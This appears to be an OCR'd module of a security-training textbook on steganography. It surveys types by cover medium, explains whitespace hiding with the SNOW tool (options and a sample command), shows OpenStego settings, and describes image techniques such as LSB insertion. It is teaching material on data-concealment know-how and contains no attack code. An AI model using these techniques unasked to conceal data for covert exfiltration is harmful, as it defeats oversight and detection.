
Types of Steganography based on Cover Medium

Steganography is the art and science of writing hidden messages in such a way that no one other than the intended recipient knows of the existence of the message. The increasing use of electronic file formats with new technologies has made data hiding possible. Basic steganography can be broken down into two areas: data hiding and document making. Document making deals with protection against removal. Its further classifications of cover medium include watermarking and fingerprinting.

The different types of steganography are as follows:

- **Image Steganography**: Images are the most popular cover objects used for steganography. In image steganography, the user hides the information in image files of different formats, such as .PNG, .JPG, and .BMP.
- **Document steganography**: In document steganography, the user adds whitespaces and tabs at the ends of the lines.
- **Folder Steganography**: Folder steganography refers to hiding one or more files in a folder. In this process, the user moves the file physically but still stays associated to its original folder for recovery.
- **Video Steganography**: Video steganography is a technique to hide any kind of file with any extension in a carrying video file. One can apply video steganography to different formats of files, such as .AVI, .MPG4, .WMV, etc.
- **Audio Steganography**: In audio steganography, the user embeds the hidden messages in a digital sound format.

- **Whitespace Steganography**: In whitespace steganography, the user hides the messages in ASCII text by adding whitespaces to the end of the lines.
- **Web Steganography**: In web steganography, a user hides web objects behind other objects and uploads them to a web server.
- **Spam/Email Steganography**: One can use spam emails for secret communication by embedding the secret messages in some way and hiding the embedded data in the spam emails. This technique is referred to as spam/email steganography.
- **DVD-ROM Steganography**: In DVD-ROM steganography, the user embeds the content in audio and graphical data.
- **Natural Text Steganography**: Natural text steganography is the process of converting sensitive information into user-definable free speech such as a play.
- **Hidden OS Steganography**: Hidden OS steganography is the process of hiding one OS in another.
- **C++ Source-Code Steganography**: In C++ source-code steganography, the user hides a set of tools in the files.



Whitespace Steganography

- In white space steganography, the user **hides the messages in ASCII text** by adding white spaces to the ends of the lines
- Because spaces and tabs are not generally visible in **text viewers**, the message is effectively hidden from casual observers
- Use of **built-in encryption** makes the message unreadable even if it is detected
- Use the **SNOW** tool to hide the message

```
C:\Users\Admin\Downloads\snow>snow  -C  -m  "My swiss bank account number is 45656684512263
 -p "magic" readme.txt readme2.txt.
Compressed by 23.37%
Message exceeded available space by approximately 487.50%.
An extra 8 lines were added.

C:\Users\Admin\Downloads\snow>_
```

http://www.darkside.com.au

Whitespace Steganography

Whitespace steganography is used to conceal messages in ASCII text by adding whitespaces to the ends of the lines. Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. If built-in encryption is used, the message cannot be read even if it is detected.

- **Snow**

  Source: *http://www.darkside.com.au*

  Snow is a program for concealing messages in text files by appending tabs and spaces to the ends of lines, and for extracting messages from files containing hidden messages. The user hides the data in the text file by appending sequences of up to seven spaces, interspersed with tabs. This usually allows three bits to be stored every eight columns. There is an alternative encoding scheme that uses alternating spaces and tabs to represent 0s and 1s. However, users rejected it because it uses fewer bytes but requires more columns per bit (4.5 vs. 2.67). An appended tab character is an indication of the start of the data, which allows the insertion of mail and news headers without corrupting the data.


  As shown in the screenshot, attackers use the Snow tool to hide messages in a text file using the following command:

  Synopsis: **snow [-CQS] [-p passwd] [-l line-len] [-f file | -m message] [infile [outfile]]**

  Options:

  - **-C**: Compress the data if concealing, or uncompress it if extracting.

- **-Q**: Quiet mode. If not set, the program reports statistics such as compression percentages and the amount of available storage space used.
- **-S**: Report on the approximate amount of space available for a hidden message in the text file. Line length is valid but ignore other options.
- **-p password**: If this is set, data encryption occurs with this password during concealment, or decryption during extraction.
- **-l line-length**: When appending whitespaces, Snow will always produce lines shorter than this value. By default, the line length is 80.
- **-f message-file**: The input text file will hide the contents of this file.
- **-m message-string**: The input text file will hide the contents of this string. Note that, unless a new line is somehow included in the string, it will not appear in the extracted message.



```
C:\Users\Admin\Downloads\snow>snow  -C  -m  "My swiss bank account number is 45656684512263
 -p "magic" readme.txt readme2.txt.
Compressed by 23.37%
Message exceeded available space by approximately 487.50%.
An extra 8 lines were added.

C:\Users\Admin\Downloads\snow>
```

Figure 6.134: Screenshot of Snow




Image Steganography

- In image steganography, the **information is hidden in image** files of different formats such as .PNG, .JPG, and .BMP
- Image steganography tools **replace redundant bits of image** data with the message in such a way that the effect cannot be detected by the human eye

Image File Steganography Techniques

Least Significant Bit Insertion

- The binary data of the message is broken, which is then inserted into the **LSB of each pixel** in the image file in a deterministic sequence

Masking and Filtering

- Masking and filtering techniques **hide data using techniques such as watermarks on an actual paper**; this can be done by modifying the luminance of some image parts

Algorithms and Transformation

- Hide data in **mathematical functions** that are used in compression algorithms
- The data are embedded in the cover image by **changing the coefficients of a transform of an image**




Image Steganography Tools

Open Stego

- **Data Hiding**: It can hide any data within a cover file (e.g., images)
- **Watermarking**: Watermarking files (e.g., images) with an invisible signature. It can be used to detect unauthorized file copying

Message File: C:\Users\Administrator\Desktop\Document.txt

Cover File (Select multiple files or provide wildcard (*, ?) to embed same message in multiple files): C:\Users\Administrator\Desktop\bike.jpg

Output Stego File: C:\Users\Administrator\Desktop\output_file.bmp

Encryption Algorithm: AES128

Password: ********

Confirm Password: ********

https://www.openstego.com

QuickStego
http://quickcrypto.com

SSuite Picsel
https://www.ssuitesoft.com

CryptaPix
https://www.briggsoft.com

gifshuffle
http://www.darkside.com.au

PHP-Class Stream Steganography
https://www.phpclasses.org

Image Steganography

Image steganography allows you to conceal your secret message within an image. You can exploit the redundant bits of the image to conceal your message within it. These redundant bits are those parts of the image that have very little effect on it if altered. The detection of this alteration is not easy. You can conceal your information within images of different formats (e.g., .PNG, .JPG, .BMP).

Images are popular "cover objects" used for steganography by replacing redundant bits of image data with the message, in such a way that human eyes cannot detect the effect. Image steganography is classified into two types: image domain and transform domain. In ***image domain*** (spatial) techniques, a user embeds the messages directly in the intensity of the pixels. In ***transformdomain*** (frequency) techniques, first, the transformation of images occurs; then the user embeds the message in the image.

The following figure depicts the image steganography process and the role of steganography tools in the process.




Figure 6.135: Image steganography process

Image File Steganography Techniques

- **Least-Significant-Bit Insertion**

  The least-significant-bit insertion technique is the most commonly used technique of image steganography, in which the least significant bit (LSB) of each pixel helps hold secret data. The LSB is the rightmost bit of each pixel of an image.

  In the LSB insertion method, the binary data of the message are broken up and inserted into the LSB of each pixel in the image file in a deterministic sequence. Modifying the LSB does not result in a visible difference because the net change is minimal and can be indiscernible to the human eye. Thus, its detection is difficult.

  Hiding the data:

  - The stego tool makes a copy of an image palette with the help of the red, green, and blue (RGB) model
  - Each pixel of the 8-bit binary number LSB is substituted with one bit of the hidden message
  - A new RGB color in the copied palette is produced
  - With the new RGB color, the pixel is changed to an 8-bit binary number

  Suppose you have chosen a 24-bit image to hide your secret data, which you can represent in digital form, as follows:

  ```
  (00100111  11101001  11001000)  (00100111  11001000  11101001)  (11001000
  00100111 11101001)
  ```

